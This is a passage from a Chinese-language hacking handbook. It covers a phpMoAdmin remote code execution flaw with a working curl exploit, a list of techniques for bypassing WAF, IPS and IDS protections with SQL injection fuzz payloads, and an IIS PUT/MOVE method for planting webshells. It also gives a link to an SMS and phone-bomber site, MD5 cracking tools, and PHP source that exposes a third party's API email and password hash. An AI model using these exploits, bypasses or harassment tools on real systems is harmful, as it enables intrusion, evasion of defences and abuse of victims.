```

3.23.2、MongoDB phpMoAdmin 远程代码执行漏洞分析

```
参考网址：http://bobao.360.cn/learning/detail/274.html
```



近日，代号为 sp1nlock 的黑客在 phpMoAdmin 上发现了一个远程代码执行 0day 漏洞，利用该漏洞攻击者可远程执行任意代码进而上传 webshell、控制服务器。据悉目前该漏洞已经在黑市流传。

关于 phpMoAdmin


phpMoAdmin 是一个用 PHP 开发的在线 MongoDB 管理工具，可用于创建、删除和修改数据库和索引，提供视图和数据搜索工具，提供数据库启动时间和内存的统计，支持 JSON 格式数据的导入导出。

漏洞仍然没有修复

目前官方还没有给出任何的修复补丁，也就是说用这套管理软件的用户仍然处于危险之中，但是据悉漏洞已经被广泛利用。


漏洞分析

在 moadmin.php 文件第 692 行的 saveObject 函数中，将$obj 直接带入了 eval。




看看哪里调用了这个函数：

第 787 行调用了该函数，$obj 直接从$_POST['object']取值，也没有做任何处理。从而造成了任意代码执行。



利用漏洞

```
$ curl "http://localhost/moadmin.php?collection=1" -d "object=1;phpinfo();exit"
```




修复方案

建议在开发者修复该漏洞前停用 phpMoAdmin。

或者使用 htaccess 对 moadmin.php 文件做访问限制。

3.23.3、MongoDB 检测工具




3.24、过安全狗和 D 盾、过墙

3.24.1、防火墙绕过技巧总结，IPS、IDS 绕过技术

最近做 web 测试的时候也翻阅了不少资料，各种姿势下的 bypass，自己看到的和分析的总结一下，分享给小伙伴们。

1：数据流向：

如下图所示：



描述了从浏览器敲下 URL 到请求最终发送到 web 服务器，中间经历了多少设备，哪些地方经过了处理，哪些地方没有经过处理。

经过公网的时候，公网一般都是一些工作在网络层的设备，这些设备基本做路由转发，不会对于数据包进行应用层处理的。在到达目标服务器之前，可能会有一些防护设备，如云 waf，又如硬件 waf，ips，ids 设备，这些设备会对于数据包进行处理，因此在此处针对于一些应用层的防护设备应该有 bypass 的姿势，为第一个角度。数据包会发送到终端，终端会有 windows 和 linux 之分，同时不同操作系统上也会安装不一样的主机防护，如 safedog，因此针对此类主机防护可能也会有 bypass 的姿势，为第二个角度。经过主机防护的包会发送到 web 服务器，web 服务器也有很多种，如常见的 apache 和 iis 等。因此针对于 web 服务器也会有 bypass 的姿势，为第三个角度。web 服务器的数据流会被发布在 web 服务器上的应用程序处理，针对于应用程序同样也会有 bypass 的姿势，为第四个角度 web 程序处理的过程中会与数据库交互，不同的数据库有不同的特性，应此对于不同的数据库同样会有 bypass 的姿势，为第五个角度。

2：waf 以及主机防护 bypass

现在市面上各种 waf 与主机防护，如百度云加速，阿里云盾，加速乐，安全宝，安全狗，云锁，360 网站卫士等等，之前编写了一篇文章，bypass ips 姿势的，其实测试过的都知道，里面的一些 trick 适用于很多防护设备的，这里将总结补充下：

1)：修改请求的方式，请求的内容一般分为 get，post 以及 cookie 的方式，post 下又会有 urlencode 以及 form-data 的提交两种

2)：截断字符的利用

3)：关键字 url 编码的利用

4)：脏数据的添加，即添加无效数据，有可能超过最大的检测长度，而导致 bypass，之前写过一个 bypass 安全狗的就是利用的此 trick

5)：fuzz 测试，这里我一般会每一种请求方式均 fuzz 一次，这里 fuzz 的地方，主要是有可能 waf 之类的设备处理某些字符不当导致了 bypass。

6)：对于 waf 类的其实找到原始 IP 直接访问，也是一种 bypass 的方法。

3：webserver 端的 bypass 姿势

webserver 常见的 iis，apache 以及 tomcat 等等

我见到过的可能可以利用的：

1)：iis 在 asp 程序处理中，对于%处理的不是太好，貌似直接显示空白了

2)：iis 在 aspx 程序处理中对于%u00 处理的不是太好，貌似直接显示空白了

3)：iis 加 asp 环境下的复参攻击，在如下连接中有参考：

4)：apache 服务器对于畸形请求的解析,此处没有考证，漏洞连接
WooYun: 安全宝 SQL 注入规则绕过
浅谈绕过 WAF 的数种方法
4：web 程序端 bypass 姿势
web 程序一般运行在 webserver 上，web 程序在获取参数如果选择方式不正确可能造成 bypass：
1：asp asp.net 中获取参数如果使用的 Request[”]的形式的话，可以使用畸形的请求，如一个 GET 请求，同时还发送了 post 部分的内容
2：之前说到更换提交方式绕过的其实需要此处 web 程序的支持，如常见的 dedecms 就会支持 get post 以及 cookie 的提交。
5：数据库端的 bypass 姿势
数据库端的 bypass 大多是利用了数据库的特性，数据库有 mysql,mssql,oracle 等等
其实数据到最后在数据库被执行了才算是真正的 bypass，因此直接从数据库特性去测试一般是最有效的：
mysql 的特性，之前有一篇帖子专门描述了 mysql 的测试结果，并且经本人测试在很多的 waf 下利用某些 trick 都是能 bypass 的，帖子链接：
http://zone.wooyun.org/content/16772
1)：空白符的利用（之前有人做过空白符的测试）【http://zone.wooyun.org/content/15953】

```
SQLite3 0A 0D 0C 09 20

MySQL5 09 0A 0B 0C 0D A0 20

PosgresSQL 0A 0D 0C 09 20

Oracle 11g 00 0A 0D 0C 09 20

MSSQL 01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20
```

在数据库中的空白符可能和 php 或者其他的 web 程序端的空白符存在差异，这样的差异可能就会导致绕过正则或其他防御的绕过。
2)：利用数据库 fuzz 测试，在 http://zone.wooyun.org/content/16772 中有小伙伴就做了相关的测试，如：

```
select * from dual where id =1[]union[]select[]1,2,3,4 from[]m,
```

经大量测试发现 select[]位置处的 fuzz 成功内容，往往可以 bypass 大量防御规则。

3.25、短信/电话轰炸机

```
短信轰炸机 web 版：
```

```
http://www.backlion.com/sjgj/index.php

http://www.atool.org/  （综合工具）
```

3.26、IIS put 工具


很多人也许觉得 IIS PUT 这玩意不值一提啊...其实不然，身在乙方，给客户做安服的时候总是遇到 IIS 写权限的问题，一方面 WVS7.0 已经可以扫描并且使用 POC 成功写入漏洞目标，另一方面无聊的土耳其或者印度尼西亚黑客总是喜欢利用写权限上传 txt 或者 html 到漏洞目标，以示对方的 hack 技术的强大。
目前大家所见到的 IIS 写权限利用，其实说白了是菜鸟管理员对 IIS 的错误配置问题（2 个错误配置造成）：
1.WEB 服务器扩展里设置 WebDAV 为允许；
2.网站权限配置里开启了写入权限。
至于 WebDAV，看看百度百科的介绍：
WebDAV （Web-based Distributed Authoring and Versioning） 一种基于 HTTP 1.1 协议的通信协议.它扩展了 HTTP 1.1，在 GET、POST、HEAD 等几个 HTTP 标准方法以外添加了一些新的方法，使应用程序可直接对 Web Server 直接读写，并支持写文件锁定(Locking)及解锁(Unlock)，还可以支持文件的版本控制。
很多微软自带的客户端工具可以发布与管理 Web 上的资源，就是通过 WebDAV 了；但是，正常的 Web 网站一般情况下是用不到的，因此，一般情况下根本没有必要允许 WebDAV。
至于写权限，大家都明白，写权限就是允许 PUT，与网站自身运行的权限无丝毫联系，如果开启了，那就是没有一点安全意识了。
于是想说的是，现在的情况下所谓 IIS 写权限漏洞其实是人祸，一个合格的服务器管理员不应该犯这样的错误的...
漏洞的利用大家都清楚，出来好多好多年了，大家都知道用 zwell 的 IIS put scanner 和老兵的写权限利用工具去获取一个 webshell,其实是先 PUT 一个 txt,然后 MOVE 成 asp,详情可以参考 html″ target=_blank>《再试 IIS 写权限以及 move 为 asp 的问题》,但这篇文章的最后遗留了一个问题:在 X-Powered-By: ASP.NET 即.NET 环境下无法 MOVE 成功（当时还没有分析出是什么特定的环境的导致这个问题的，后来才知道是.NET 环境），返回 207 Multi-Status。
这个问题当时纠结了好久，一直没人回答。直到后来 IIS6.0 文件解析漏洞的出来，于是自己的问题被自己解决了，用了好久了，好像也有人提过了：
先 PUT 一个 txt 到服务器，如：oldjun.txt，然后
MOVE /oldjun.txt HTTP/1.1
Host: www.oldjun.com
Destination: http://up.2cto.com/Article/201012/20101217103833650.jpg
报文可以用 nc 送过去，然后返回的 http 状态码为 202，则证明 MOVE 成功了。
如果没打开写权限，你可以使用这个工具遍历目录浏览文件；若开启了写权限，则轻轻松松网站尽在你的掌握中...

3.26.1、iis 读写权限扫描工具

```
参考网址：http://www.greenxf.com/soft/37959.html

http://www.cr173.com/soft/55973.html
```


iis 读写权限扫描工具(IIS PUT Scaner)利用 msIIS5.0 漏洞 工具可用就是现在 IIS 漏洞太少了，但依然能扫到

IIS，互联网信息服务，是由微软公司提供的基于运行 Microsoft Windows 的互联网基本服务。
1、IIS 来宾用户对网站文件夹有写入权限 2、Web 服务扩展:WebDAV一打勾 3、网站主目录:写入一打勾(可 PUT) 4、网站主目录:脚本资源访问一打勾（可 COPY、MOVE） ---------- 1、IIS PUT Scaner 只要开启 WebDAV，PUT 都显示 YES。无论是否可写入，该工具都无法写入。 2、IIS 写权限利用程序 WebDAV 未开启 HTTP/1.1 501 Not Implemented PUT 成功 HTTP/1.1 201 Created 或 HTTP/1.1 200 OK PUT 失败（网站主目录:写入一未打勾） HTTP/1.1 403 Forbidden PUT 失败（IIS 来宾用户没有写入权限） HTTP/1.1 401 Unauthorized COPY 成功 HTTP/1.1 201 Created 或 HTTP/1.1 204 No Content COPY 失败（网站主目录:脚本资源访问一未打勾） HTTP/1.1 207 Multi-Status MOVE 成功 HTTP/1.1 201 Created MOVE 失败（网站主目录:脚本资源访问一未打勾） HTTP/1.1 207 Multi-Status




3.26.2、IIS put 增强版

参考网址：http://pan.baidu.com/s/1jGxbrgi



3.26.3、其他写入工具


桂林老兵



3.27、MD5 解密工具

3.27.1、b0y 多接口解密

参考网址：http://aipp.sinaapp.com/?p=7



当前接口：

Silic: cracker.blackbap.org SoMd5: somd5.com

Cmd5: www.cmd5.com FreeMd5: freemd5.com

Md5cc: www.md5.cc Md5Asia: md5ss.sinaapp.com

Md5cn: md5.com.cn Md5Im: md5.im

Xmd5: xmd5.com XX95: Md5.XX95.NET

工具下载：http://aipp.sinaapp.com/?p=7#button_file

插件源码下载：

cmd5 查询插件源码 http://pan.baidu.com/s/1ntj0tYD

silic 习科查询插件源码 http://pan.baidu.com/s/1jGGElee

md5.im 查询插件源码 http://pan.baidu.com/s/1kTkkqW3

新增插件下载：

下载后解压到 plugins 目录中即可：

md5.xx95.netMD5 查询插件 http://pan.baidu.com/s/1pJypKCF

3.27.2、Crack md5

参考网址：http://www.waitalone.cn/multi-interface-md5-query-tool.html

下载地址：http://pan.baidu.com/s/1qW8SP56

1、原版基于英文，已经被国内大神汉化。

2、集成 11 个查询接口，但是查询成功率比较低。

3、只能破解 32 位的 md5 密码。

多接口 MD5 查询工具 PHP 版

前段时间本站发了一个多接口查询工具，感觉很是强大，本着学习的态度用 PHP 折腾了一个，放到博客上面，喜欢的同学拿去改改，集成更多的接口吧。

工具介绍：

1、目前只集成了 4 个查询接口，URL 如下：

http://www.md5this.com/

http://www.md5.cc/

http://www.0x50sec.org/

http://www.hashcracker.org/

2、工具使用 CURL 提交，如果在本机使用，请确保开启了 CURL 扩展。

3、只支持 16 位及 32 位的 md5 解密。

4、hashcracker 使用了 api 查询的方式，你可以自己注册一个账号替换 email 及 password 即可。
本站为方便大家使用了小弟自己的邮箱及密码，请大家不要社我，谢谢，我只是小菜，不值得。
5、你可以在本站进行查询 md5 在线查询（http://www.waitalone.cn/md5.php）

源代码如下：

```
<?php

/**

 * Created by 独自等待

 * Date: 14-2-8

 * Time: 下午 10:44

 * Name: md5_batch.php

 * 独自等待博客：http://www.waitalone.cn/

 */

error_reporting(7);

set_time_limit(0);

if(isset($_POST['submit'])){

          $md5 = trim($_POST['md5']);

}

function md5this($md5)

{

    $url = "http://www.md5this.com/crackit.php";

    $post = "h=$md5&mathguard_answer=&mathguard_code=a4461b9dbd372a66b6b80eb3b3e7fd01&s=Crack+
it%21";

    $data = curl_post($url, $post);
```

```
    if (preg_match('/-> <b>(.*)<\/b>/i', $data, $results)) {
        return $results[1];
    } else {
        return 'Not Found!';
    }
}

function md5cc($md5)
{
    $url = "http://www.md5.cc/ShowMD5Info.asp?GetType=ShowInfo&no-cache=0.5345191949880153&md5_str=$md5&_=";
    $post = '';
    $data = curl_post($url, $post);
    if (preg_match('/[\x7f-\xff]<\/span>/i', $data)) {
        return 'Not Found!';
    } elseif (preg_match('/>(.*)<\/span>/i', $data, $results)) {
        return $results[1];
    }
}

function sec50($md5)
{
    $url = 'http://www.0x50sec.org/md5/ajax.php';
    $post = "hash=$md5";
    $data = curl_post($url, $post);
    if (preg_match('/明文: (.*?) </i', $data, $results)) {
        return $results[1];
    } else {
        return 'Not Found!';
    }
}
```

```
function hashcracker($md5)

{

    $url = 'http://www.hashcracker.org/Api/search';

    $post = "email=xliang@vip.qq.com&password=309cf0b5ff0dada1bf5bfa7c7ece1ba0&hash=$md5";

    $data = curl_post($url, $post);

    if (preg_match('/"result":"(.*?)"/i', $data, $results)) {

        if ($results[1] != '') {

            return str_replace('\n', '', $results[1]);

        } else {

            return 'Not Found!';

        }

    }

}


//CURL_POST 提交函数

function curl_post($url, $post)

{

    $curl = curl_init(); //初始化 curl

    curl_setopt($curl, CURLOPT_URL, $url);

    curl_setopt($curl, CURLOPT_HEADER, 0); //设置 header,不显示头信息

    curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1); //要求结果为字符串且输出到屏幕上

    curl_setopt($curl, CURLOPT_REFERER, $url);

    curl_setopt($curl, CURLOPT_POST, 1); //post 提交方式

    curl_setopt($curl, CURLOPT_POSTFIELDS, $post);

    $data = curl_exec($curl);

    curl_close($curl);

    return $data;

}


?>

<!DOCTYPE html>
```

```
<html>
<head>
    <meta http-equiv="Content-Type" content="text/html;charset=utf-8"/>
    <meta http-equiv="content-language" content="zh-CN"/>
    <meta name="description" content="独自等待信息安全博客,专注于 Web 应用安全漏洞研究,代码审计,与您分享最新的 0day,EXP,安全文档,安全工具及 Web 攻防视频,传播 Linux 及 Windows 安全运维知识，努力成为 Web 应用安全领域最好的知识分享平台……"/>
    <meta name="keywords" content="MD5 在线查询,md5 破解,md5 加密,多接口 md5 查询工具"/>
    <style type="text/css">
        a {text-decoration: none;}
        fieldset {
            width: 600px;
            border: blueviolet 2px dotted;
            padding: 20px 20px;
        }

        input { height: 25px; }

        table {
            width: 645px;
            border: 1px solid #4f6b72;
            border-collapse: collapse;
        }

        td {
            border: 1px solid #024378;
            text-align: center;
            height: 25px;
        }
    </style>
    <script type="text/javascript">
        function check() {
```

```
            var fm = document.forms['fm'];
            var md5 = fm.md5.value;
            if (md5.length != 16 && md5.length != 32) {
                alert('只支持 16 位及 32 位 md5 查询! ');
                return false;
            }
        }
    </script>
    <title>多接口 MD5 查询工具 PHP 版</title>
</head>
<body>
<div>
    <h2>多接口 MD5 查询工具 PHP 版</h2>
